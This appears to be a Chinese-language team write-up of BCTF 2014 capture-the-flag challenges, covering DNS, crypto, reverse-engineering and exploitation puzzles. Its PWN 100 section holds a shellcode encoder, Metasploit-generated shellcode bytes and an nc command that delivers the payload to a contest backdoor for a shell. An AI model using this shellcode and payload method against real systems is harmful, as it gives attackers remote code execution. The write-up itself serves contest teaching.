TEAM:DISA

#MISC 100 初来乍到

这题。。。。

@BCTF 百度杯网络安全技术对抗赛

然后被关注，flag 在关注信息中。

#MISC 200 内网探险

下载到 pcap 后发现有两个以 UDP 方式的 DNS A 查询：

域名分别为：bctf.secret.server1shadu.baidu.com

telnet 218.2.197.236 12345

得知端口 12345 为提交口。

随后通过 nslookup 提交 A 查询，发现 timed out。

然后进 Nmap 扫描，未发现奇怪的事情。

--

Nmap 查询开放端口：

```
22/ssh open protocol 2.0
53/tcp domain open
80/tcp filtered
139/tcp filtered
445/tcp filtered
4444/tcp filtered
8080/tcp filtered
12345/tcp open netbus
```

--

考虑到新的提示说构造数据包，故通过 Scapy 构造一模一样的包。

```
sr1(IP(dst="218.2.197.236")/UDP()/DNS(rd=1,id=0x4321,qdco
unt=1,qd=DNSQR(qname="bctf.secret.server1")))
```

```
sr1(IP(dst="218.2.197.236")/UDP()/DNS(rd=1,id=0x1234,qdco
unt=1,qd=DNSQR(qname="shadu.baidu.com")))
```

无果。

提示内网出现漏洞后再次尝试，发现如下结果，提交后仍失败。

```
---
IP address of host "bctf.secret.server1:"
87.61.45.59
IP address of host "bctf.secret.server2:"
87.4.98.152
IP address of host "bctf.secret.server3:"
249.78.85.56
IP address of host "bctf.secret.server4:"
13.228.21.29
---
```

考虑到结果应该是内网的地址，开始猜测到 DNS 污染。

通过工具搭建本地 DNS 服务器，设置 218.2.197.236 为其上游服务器，DNS

服务器之间采用 TCP 连接，不会被污染了，得到结果如下：

```
10.1.2.33
10.200.55.126
172.18.42.30
192.168.234.3
```


提交得到 FLAG。

#MISC 300 诱捕陷阱


#本题开始给了一个bistream,看了半天不知所云，用捕蝇草的repaly.py重

放出来也不知道怎么回事，后来直到给了另一段蜜罐的log,才有了进展。

首先把log paly出来，用playlog.py。然后看到log中的一段指令：



尝试用wget下载，成功下载到一个文件：



把fool拖进ida中分析，开始不知所云，后来在函数里面乱翻，看到一个函数很诡异：

```
void __cdecl sub_4011C0(char *dest, char mask)
{
  int encoded[34]; // [sp+0h] [bp-88h]@1

  encoded[2] = 172;
  encoded[11] = 172;
  encoded[8] = 167;
  encoded[12] = 167;
  encoded[15] = 167;
  encoded[21] = 167;
  encoded[27] = 167;
  encoded[22] = 146;
  encoded[23] = 146;
  encoded[0] = 186;
  encoded[1] = 187;
  encoded[3] = 190;
  encoded[4] = 131;
  encoded[5] = 161;
  encoded[6] = 200;
  encoded[7] = 141;
  encoded[9] = 206;
  encoded[10] = 151;
  encoded[13] = 177;
  encoded[14] = 140;
  encoded[16] = 207;
  encoded[17] = 175;
  encoded[18] = 128;
  encoded[19] = 181;
  encoded[20] = 169;
  encoded[24] = 170;
  encoded[25] = 204;
  encoded[26] = 168;
  encoded[28] = 149;
  encoded[29] = 189;
  encoded[30] = 193;
  encoded[31] = 154;
  encoded[32] = 174;
  encoded[33] = 133;
  sub_401190((char *)encoded, dest, mask);
}
```

大量加密的encoded字段，很有可能是个字符串，写个代码解密出来看一看：

```
kingdomdeMacBook-Pro:downloads king$ gcc fool.c -o fool
kingdomdeMacBook-Pro:downloads king$ ./fool
BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}
```

got it! 幸运的猜到了flag所在的函数^_^。

#PPC & CRYPTO 100 混沌密码锁


仔细观察官方给出的python脚本，要求answer_hash != 0，因此写个python脚本暴力一下：

```
#!/usr/bin/env python2
#-*- coding:utf-8 -*-

# This is solver for problem passcode in BCTF2014
# See http://bctf.cn/problems/4
# By Pengyu CHEN (cpy.prefers.you[at]gmail.com)
# COPY LEFT, ALL WRONGS RESERVED.

import base64
import binascii
import zlib
import os
import random
import itertools

try:
    import passcode
except ImportError:
    raise ImportError('"passcode.py" required. Obtain it from http://bctf.cn/problems/4')

def get_func_combination():
    from passcode import f as f
    for (f1, f2, f3, f4) in itertools.product(passcode.f, repeat=4):
        try:
            answer_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](passcode.answer))))))
            assert(len(answer_hash) != 0)
            print('Possible function combination: %s' %((f1, f2, f3, f4), ))
        except (TypeError, ValueError, zlib.error, AssertionError):
            pass
    return

def get_answers():
```


```
    # obtained via invoking get_func_combination()
    (f1,f2,f3,f4) = ('fun3', 'fun5', 'fun1', 'fun4')

    from passcode import f as f
    f_hash              =              lambda              x:
f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](x))))))
    f_hash_stage2 = lambda x: f[f2](f[f3](f[f4](x)))
    frev_hash_stage2          =          lambda          x:
passcode.hex2dec(passcode.reverse(binascii.hexlify(x)))
    frev_hash_stage1 = lambda x, z_level: zlib.compress(x,
z_level)
    frev_hash_stage0          =          lambda          x:
base64.b64encode(x.encode('gb2312'))

    answers = []
    answer_hash = f_hash(passcode.answer)
    for z_level in range(10):    # default is 6
        # ya for yet another
        ya_hash                                                =
frev_hash_stage2(frev_hash_stage1(frev_hash_stage0(answer
_hash), z_level))
        assert(f_hash(ya_hash) == answer_hash)
        answers += [ya_hash]

    return list(set(answers))

if __name__ == '__main__':
    get_func_combination()
    answers = get_answers()
    print('Here comes answers:')
    for answer in answers:
        print(answer)
    pass
```

给出git上的链接：

https://gist.github.com/starrify/9479862
很快跑出结果来：


Downloads — bash — 80×24
bash
kingdomdeMacBook-Pro:downloads king$ python passcode_solver.py
Possible function combination: ('fun3', 'fun5', 'fun1', 'fun4')
Here comes answers:
7886417973263583791392040994834807865991360945286942504215339913286390383452236525025042964516351722835662277697863791067953841892790988150265427570706981073785080761091619256306959366409460515974044867013206561595622472701295421839060280657753745628122277901578864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222819207
7886417973263583791392040994834807865991360945286942504215339913286390383452236525025042964516351722835662277697863791067953841892790988150265427570706981073785080761091619256306959366409460515974044867013206561595622472701295421839060280657753745628122283354378864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222682637578864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222779015
5682763049012620805542414705549785611587283958613109855351661282740274954215346229766237091723358247665782465422322259826998405401663429462069854335957767329270820515237252553115284279612723284387488549612172727807966075125348726061174478442554566314422502523630529638330011783
kingdomdeMacBook-Pro:downloads king$ nc 218.2.197.243 9991

nc练上去找到key：


Downloads — bash — 80×24
bash
kingdomdeMacBook-Pro:downloads king$ nc 218.2.197.243 9991
Welcome to Secure Passcode System
First, please choose function combination:
f1: 3
f2: 5
f3: 1
f4: 4
Your passcode: 7886417973263583791392040994834807865991360945286942504215339913286390383452236525025042964516351722835662277697863791067953841892790988150265427570706981073785080761091619256306959366409460515974044867013206561595622472701295421839060280657753745628122277901578864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222819207
7886417973263583791392040994834807865991360945286942504215339913286390383452236525025042964516351722835662277697863791067953841892790988150265427570706981073785080761091619256306959366409460515974044867013206561595622472701295421839060280657753745628122283354378864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222682637578864179732635837913920409948348078659913609452869425042153399132863903834522365250250429645163517228356622776978637910679538418927909881502654275707069810737850807610916192563069593664094605159740448670132065615956224727012954218390602806577537456281222779015
lcome back! The door always open for you, your majesty!
BCTF{py7h0n-l1b-func7i0ns-re4lly-str4nge}

#PPC & CRYPTO 200 他乡遇故知

首先从 google 学术上搜名字和论文。
当然，论文和题目无关的废话太多，按图索骥，恰好维基百科英文版直接收入了这个算法。看起来，要写代码，不过这货已经发表好长时间了，估计有实现，果不其然，在这个算法的维基词条页面的下方的外部链接里，有个 python2 版本的实现。
根据维基词条的简短的说明，把题目给出的那一坨阿拉伯数字代替示例的数字，然后开始跑这个 python2 的实现，只能出现一截子，回头看维基词条的解释，需要反复调教算法和输出相关的几个参数。从输出里得到那坨数字所代表的原话，发现米特尼克又提到编码的强度太低，他给出了建议的强度，于是把算法方程式里的数 17 全部改成他建议的数字，继续用算法解释这坨数字，反复调教那几个和输出有关的参数，然后一切都简单起来了，把输出重定向到文件里面，就可以找到 flag 了。

#PPC & CRYPTO 400 地铁难挤

这个题目连上去之后明显是要暴力破解

然后首先写了个python脚本，不过太慢了，成功率比较低，但是多试几次总会

有成功的，然后就是分析下面LR的游戏规则，分析了好久好久，然后又是码代

码的工作，反复试验后总算成功了一次，这道题主要是考验写代码的能力，代码附上：

python代码，用来进行网络通信

```
import hashlib
import re
import os
from telnetlib import *
hash_new = hashlib.sha1()
ss                                                              =
"abcdefghijklmnopqrstuvwzyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123
456789"
stagepattern = re.compile(b'Round.*\n.*([LR ]{15})')
relist = [stagepattern]

def gao():
    while True:
        b=tn.expect(relist)
        print b
        print "GET:"
        print b[1].groups()
```

```
        target = b[1].groups()[0]
        getres = os.popen("a \"" + target + "\"").read()
        tn.write(getres)

def count(str1, str2):
    for a1 in ss:
       for a2 in ss:
          for a3 in ss:
             for a4 in ss:
                t = str1 + a1 + a2 + a3 + a4;
                hash_value = hashlib.sha1(t).hexdigest()
                if hash_value == str2:
                   return a1+a2+a3+a4


tn = Telnet('218.2.197.242', port = 6000, timeout=10)
a=tn.read_until("Input X:")
#print a
str1=a[a.find("SHA1(\"")+6:a.find("\" + X).")]
str2=a[a.find("== \"")+4:a.find("\", X")]
print str1
print str2
result=count(str1, str2)
print result
tn.write(result + "\n")

gao()

tn.interact()
```

C++代码，进行算法：

```
#include<cstdio>
#include<iostream>
#include<iomanip>
#include<sstream>
#include<cstring>
#include<string>
#include<numeric>
#include<cmath>
#include<map>
#include<set>
#include<vector>
#include<queue>
#include<deque>
```

```
#include<stack>
#include<algorithm>
#include<cstdlib>
#include<ctime>
#include<bitset>
#include<cassert>
using namespace std;
typedef pair<int,int> PII;
typedef long long ll;
template<class T> T sqr(T x) {return x*x;}
#define pi acos(-1)
#define INF 100000000
#define debug(x) cerr<<#x"="<<x<<"\n";
#define    foreach(it,v)    for    (__typeof((v).begin())
it=(v).begin();it!=(v).end();it++)

int f[1<<15][15];
PII fa[1<<15][15];
int n;

bool check(int st,int x) {
    int i,flag=0;
    for (i=0;i<n;i++) if (i!=x) {
        if (st&(1<<i)) flag=1;
        else if (flag) return 0;
    }
    return 1;
}

int main(int argc, char* argv[]) {
    if(argc != 2) return 0;
    int x,i,st,u,y;
    string s;
    s=argv[1];
    n=s.size();
    st=0;
    for (i=0;i<n;i++) {
        st|=(s[i]=='L')<<i;
        if (s[i]==' ') x=i;
    }
    queue<PII> Q;
    f[st][x]=1;
    Q.push(PII(st,x));
    while (!Q.empty()) {
```

```
        st=Q.front().first;
        x=Q.front().second;
        Q.pop();
        if (check(st,x)) {
            vector<int> ans;
            while (f[st][x]!=1) {
                PII p=fa[st][x];
                ans.push_back(x);
                st=p.first;
                x=p.second;
            }
            ans.push_back(x);
            for (i=ans.size()-2;i>=0;i--)
                printf("%d\n",ans[i]+1);
            int tz = ans[0] + 1;
            while(tz != 8){
                if(tz >= 10) tz -= 2;
                else if(tz == 9) tz -= 1;
                else if(tz <= 6) tz += 2;
                else if(tz == 7) tz += 1;
                printf("%d\n", tz);
            }
            return 0;
        }
        for (i=-2;i<=2;i++) {
            y=x+i;
            if (i==0 || y<0 || y>=n) continue;
            int t1,t2;
            t1=(st&(1<<x))?1:0;
            t2=(st&(1<<y))?1:0;
            u=st^(t1<<x)^(t2<<y)^(t1<<y)^(t2<<x);
            if (!f[u][y]) {
                f[u][y]=f[st][x]+1;
                fa[u][y]=PII(st,x);
                Q.push(PII(u,y));
            }
        }
    }
}
```

题目

#PWN 100 后门程序

描述

米特尼克拿到了 BAT 数据中心的口令后，为了确保口令被更改后仍能登陆数据中心，他从一位小伙伴那拿到了一个后门程序植入进了服务器。这个后门程序没有任何说明，但是米特尼克迅速找到了使用方法。

Writeup:

下载完程序尝试运行了下之后，直接拖到 IDA 里分析，通过字符串找到了关键代码

```
signed int __cdecl sub_8048DDE(char *s)
{
  int v1; // ST28_4@1
  signed int result; // eax@3
  signed int mask_len; // [sp+1Ch] [bp-1Ch]@4
  size_t input_len; // [sp+20h] [bp-18h]@4
  signed int i; // [sp+2Ch] [bp-Ch]@4

  printf("\nReplay?(y/n)");
  fflush(stdout);
  scanf("%s", s);
  dword_804B088 ^= dword_804B088 << 16;
  dword_804B088 ^= (unsigned int)dword_804B088 >> 5;
  dword_804B088 ^= 2 * dword_804B088;
  v1 = dword_804B088;
  dword_804B088 = dword_804B08C;
  dword_804B08C = dword_804B090;
  dword_804B090 ^= v1 ^ dword_804B088;
  if ( *s != 0x6E && *s != 0x4E )
  {
    input_len = strlen(s);
    mask_len                                                    =
strlen("<baidu-rocks,froM-china-with-love>");
    for ( i = 0; i < (signed int)input_len; ++i )
      s[i] ^= aBaiduRocksFrom[i % mask_len];
    if ( memcmp(s, &byte_804B145, 0xAu) )
    {
      result = 1;
    }
    else
    {
```

```
      ((void (*)(void))(s + 10))();
      result = 0;
    }
  }
  else
  {
    result = 0;
  }
  return result;
}
```

分析：

1.memcm 应该是溢出点

2. shellcode 前面应该是&byte_804B145(‘n0b4ckd00r’)

3. payload 中不能有’\x6e’ ‘\x4e’，也就是 N,n

借着根据逆向分析写出 py 脚本用来把 shellcode 编码成 payload

```
from itertools import cycle, izip
#import sys

mask = '<baidu-rocks,froM-china-with-love>'
def do_mask( input ):
    return ''.join( chr( ord(i)^ord(j) ) for i,j in izip( input,
cycle(mask) ))
shellcode = ""
payload = do_mask('n0b4ckd00r' + shellcode)
print repr(payload)
payload += '\n'
open('payload.txt','wb').write(payload)
```

接着用 Metasploit 生成一段 shellcode,目测是 linux/x86，一开始用的是默认 4444 端口,nc 上去的时候失败了。。。 目测应该有别的 server,于是脑补了一个 LPORT=24257。。。

```
buf =
"\xd9\xc8\xd9\x74\x24\xf4\x5f\x33\xc9\xb1\x14\xbe\xe2\xbe" +
"\xe5\x1e\x31\x77\x19\x03\x77\x19\x83\xef\xfc\x00\x4b\xd4" +
"\xc5\x33\x57\x44\xb9\xe8\xf2\x69\xb4\xef\xb3\x08\x0b\x6f" +
"\xe8\x8a\xc1\x07\x0d\x33\xb8\x15\x7b\x23\x15\xc9\xf5\xa2" +
"\xff\x8f\x5d\xe8\x80\xc6\x1f\xf6\x33\xdc\x2f\x90\xfe\x5c" +
"\x0c\xed\x67\x91\x13\x9e\x31\x43\x2b\xf9\x0c\x13\x1a\x80" +
"\x76\x7b\xb2\x5d\xf4\x13\xa4\x8e\x98\x8a\x5a\x58\xbf\x1c" +
"\xf0\xd3\xa1\x2c\xfd\x2e\xa1"
```

把 shellcode 放到 python 脚本中运行生成 payload 文件。

然后用 payload 在目标服务器上溢出

```
root@kali:~/Desktop# nc 218.2.197.249 1337 < payload.txt
This one's dedicated to allAnnotate the hackers
```

然后直接 nc 上去找 flag 啦~

REVERSE 100 最难的题目

PEiD 直接查壳，Microsoft Visual C++ 8 *。无壳。

直接扔到 IDA 里。来到主函数看到了这里。下面就是 printf something wrong 的地方。

```
call    sub_401A70
add     esp, 4
mov     ecx, [ebp+var_10]
push    ecx
call    sub_401A70
add     esp, 4
mov     edx, [ebp+var_18]
push    edx
call    sub_401A70
add     esp, 4
mov     eax, [ebp+var_20]
push    eax
call    sub_401A70
add     esp, 4
push    offset aSomethingWrong ; "\nSomething wrong..No
call    ds:printf
add     esp, 4
xor     eax, eax
mov     esp, ebp
```

直接进到 sub_401a70 中看一下。

```
v11 = 0;
for ( i = 0; i <= 0xFF; ++i )
{
  printf(".");
  for ( j = 0; j <= 0xFF; ++j )
  {
    for ( k = 0; k <= 0xFF; ++k )
    {
      for ( l = 0; l <= 0xFF; ++l )
      {
        ++v10;
        MessageBoxA(0, "bctf", "hello world", 0);
        v5 = i;
        v6 = j;
        v7 = k;
        v8 = l;
        sub_401960(&v5);
        if ( v10 == a1 )
          sub_401920();
```

sub 401A70:32

这尼玛要弹多少个对话框啊。。。那个 sub_401920 好像是弹 flag 的地方。

```
int __cdecl sub_401920()
{
  return printf(
           "%c%c%c%c",
           (unsigned __int8)byte_40336D,
           (unsigned __int8)byte_40336F,
           (unsigned __int8)byte_40336E,
           (unsigned __int8)byte_40336C);
}
```

应该就是这里了，回去看一下上面的那个 sub_401960 函数。

```
  while ( v4 );
  v2 = 3;
  do
  {
    byte_40336E += v2;
    byte_40336E ^= 5u;
    --v2;
  }
  while ( v2 );
  v3 = 2;
  do
  {
    byte_40336C += v3;
    byte_40336C ^= 6u;
    --v3;
  }
  while ( v3 );
  return sub_401050();
}
```


一坨一坨的循环，在计算什么东西，先回到 sub_401a70 的调用位置，看看在调用 sub_401a70 之前都干什么了。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  sub_401A70(0x445E285Du);
  sub_401A70(942305638);
  sub_401A70(493974365);
  sub_401A70(942764337);
  printf("\nSomething wrong..Nothing found!\n");
  return 0;
}
```

直接调用了 4 遍，每次参数都不一样。现在思路清晰了，sub_401a70 这个函数根据每次的参数来计算出来 flag 的一部分，4 个字符。但是中间有很多 messagebox 啊。直接把这些 messagebox 给 nop 掉。让它跑起来吧！

同时开第二个程序，把它的第一次调用的 sub_401a70 的参数换成最后一次调用时候的参数，这样就会跑的快一点。等一会就跑出了 flag。

顺便一提这三个函数。



都是 anti-debug 用的。Sub_401000()调用了 IsDebuggerPresent() 来检测调试器。

Sub_4010B0 调用了 NtQueryInformationProcess() 来检测调试器。

Sub_401050() 是用的 TEB 里的面的值来判断的调试器。

REVERSE 200 小菜一碟

输入 16 位数字，其中不同位置插入 4 位数字，一起构成 20 位数字进行检查

```
.....1..8...0.7.....
```

`0x66666667` 与后面的 `>> 32`、`>> 2` 明显是以乘代除，代入试一下就知道是除以 10

```
int div10( int x )
{
   unsigned t = (int)((uint64_t)(0x66666667i64 * x) >> 32) >> 2;
   return x + (x >> 31);
}
```

程序中通过异常给出了很多约束条件，需要推理。循环只执行了两次，所以展开循环、手工整理

```
[5] = 1
[8] = 8
[12] = 0
```

```
[14] = 7

[0] = [11] = [7]*[6]/10 + [7]*[5]
[1] > [12] = [7]*[6]%10
[13] = [1] - [12] > 0
[2] = [14]

[13] = [15] = [8]*[6]/10 + [8]*[5]
[2] > [16] = [8]*[6]%10
[17] = [2] - [16] > 0
[18] = [3]

[17] <= [5] && ( [17] != [5] || [3] < [6] )
[19] = [4]

sub_401000 [9],[10],[5],[6] ==> (1)=0,[17],[3],[4]
```

推导过程中有两次假设证伪，解只有一组

```
69712125801609796112
```

输入为

```
6971225016996112
```

REVERSE 300 解锁密码

`MainActivity.ClickListener.onClick` 检查输入长度为 24 位，调用 `callJNI1`

`MainActivity.callback6` 检查输入数组前三位分别为 `0x14, 0x58, 0x02`

`callJNI1` 取 `[0],[4],[8],[12],[16],[20]` 分别减去基准值 `"Lms#!j"`，决定各个 `callJNI` 函数调用哪个 `callback`，也就是说，

输入决定了这 6 个 `callJNI` 函数以什么样的顺序调用。偏差超过 5 会返回失败

```
      1   2   3   4   5   6
   2  L   m   s   #   !   j
   3  K   l   r   "       i
   4  J   k   q   !   ?   h
   5  I   j   p       ?   g
   6  H   i   o   ?   ?   f
   *  G   h   n   ?   ?   e
```

这一步可以排除环和不可见字符

`callJNI2` 检查相邻元素大小关系，满足则取后一半元素传递

```
    1 3 5 7
   0 2 4 6 8 10
         9  11
```

`callJNI3` 检查类型和大小关系

```
   0: !AlphaNum
   1: Alpha
   2: Digit
   3: Lowercase
   4: !AlphaNum
   5: Lowercase
   6: Uppercase
   7: Lowercase
   8: Alpha
   9: Digit
   10: Lowercase
   11: !AlphaNum
   [0] < [2]        [6] < [8] < [10]          [15] < [17]    [20]
< [23]
      [1] < [3] > [5]              [11] > [13]          [18]
> [21]
```

`callJNI4` 检查大小关系

```
   [1]       <      [6]                        [16] > [21]
      [2]           >         [9]    [11] > [15]          [22]
< [23]
         [3] > [4] [5] < [7] [8] < [10]    [13]   <   [17]
```

`callJNI5` 检查类型和差，满足则交换前半和后半传递

```
0: Uppercase
1: !AlphaNum
2: Lowercase
3: Uppercase
4: Lowercase
5: Lowercase
6: Uppercase
7: !AlphaNum
8: Lowercase
9: Alpha
10: Digit
11: Lowercase
13: Lowercase
17: Lowercase
20: Lowercase

[1] = [7] = [12] = [16]
[18] = [3] + 7
[4] = [2] + 7 = [13] + 3 = [20] + 4
[5] = [4] + 5 = [17] + 1
[6] = [0] - 2 = [9] + 6
[11] = [8] + 1
[19] = [8]
```

`callJNI6` 检查相邻元素大小关系，满足则进行两次折半异或

```
    5
0 2 4 6 8
 1 3   7 9  11
        10
```

如果输入长度为 12，则两次折半异或分别为

```
[0:5] ^= [11:6]
[0:2] ^= [5:3]
```

修订之后，`callJNI6` 增加了 `len <= 12` 的检查

修订之前，很容易构造出 `callJNI1 -> callJNI6 -> check` 的路径，

虽然通过了检查，但不是 flag，例如

```
H021lm32r208 (23 123e0pD
```

由于最终的检查是 `0x14, 0x58, 0x02` 这样的组合，含有异或的 `callJNI6` 是必须的。根据长度限制，`callJNI6` 必然是最后一步，`callJNI2` 的长度折半也是必须的

```
callJNI1 ... callJNI2 -> callJNI6 -> check
         ^
         |
         +-callJNI3
         |
         +-callJNI4
         |
         +-callJNI5
```

```
   1   2   3   4   5   6
2  L       s   #   !
3  K       r   "
4  J       q   !   ?
5  I       p       ?
6     (i)
*                    (e)
```

然后就推理不下去了，不唯一

针对修订后的版本可以构造出 `callJNI1 -> callJNI2 -> callJNI6 -> check` 的路径，通过检查，但不是 flag，例如

```
LZAzizazsaza! # !o;9ed`a
```

题目强调 `flag 是一句有趣的话`，好吧，实在不想再脑补一遍了，答案是

```
I bRinG sA1t f0r mYse1f!
```

REVERSE 300 码海迷踪

main

流程：

* 检查参数个数 `argc == 2`，否则输出 `"Hello World!\n"` 后 `return 0`
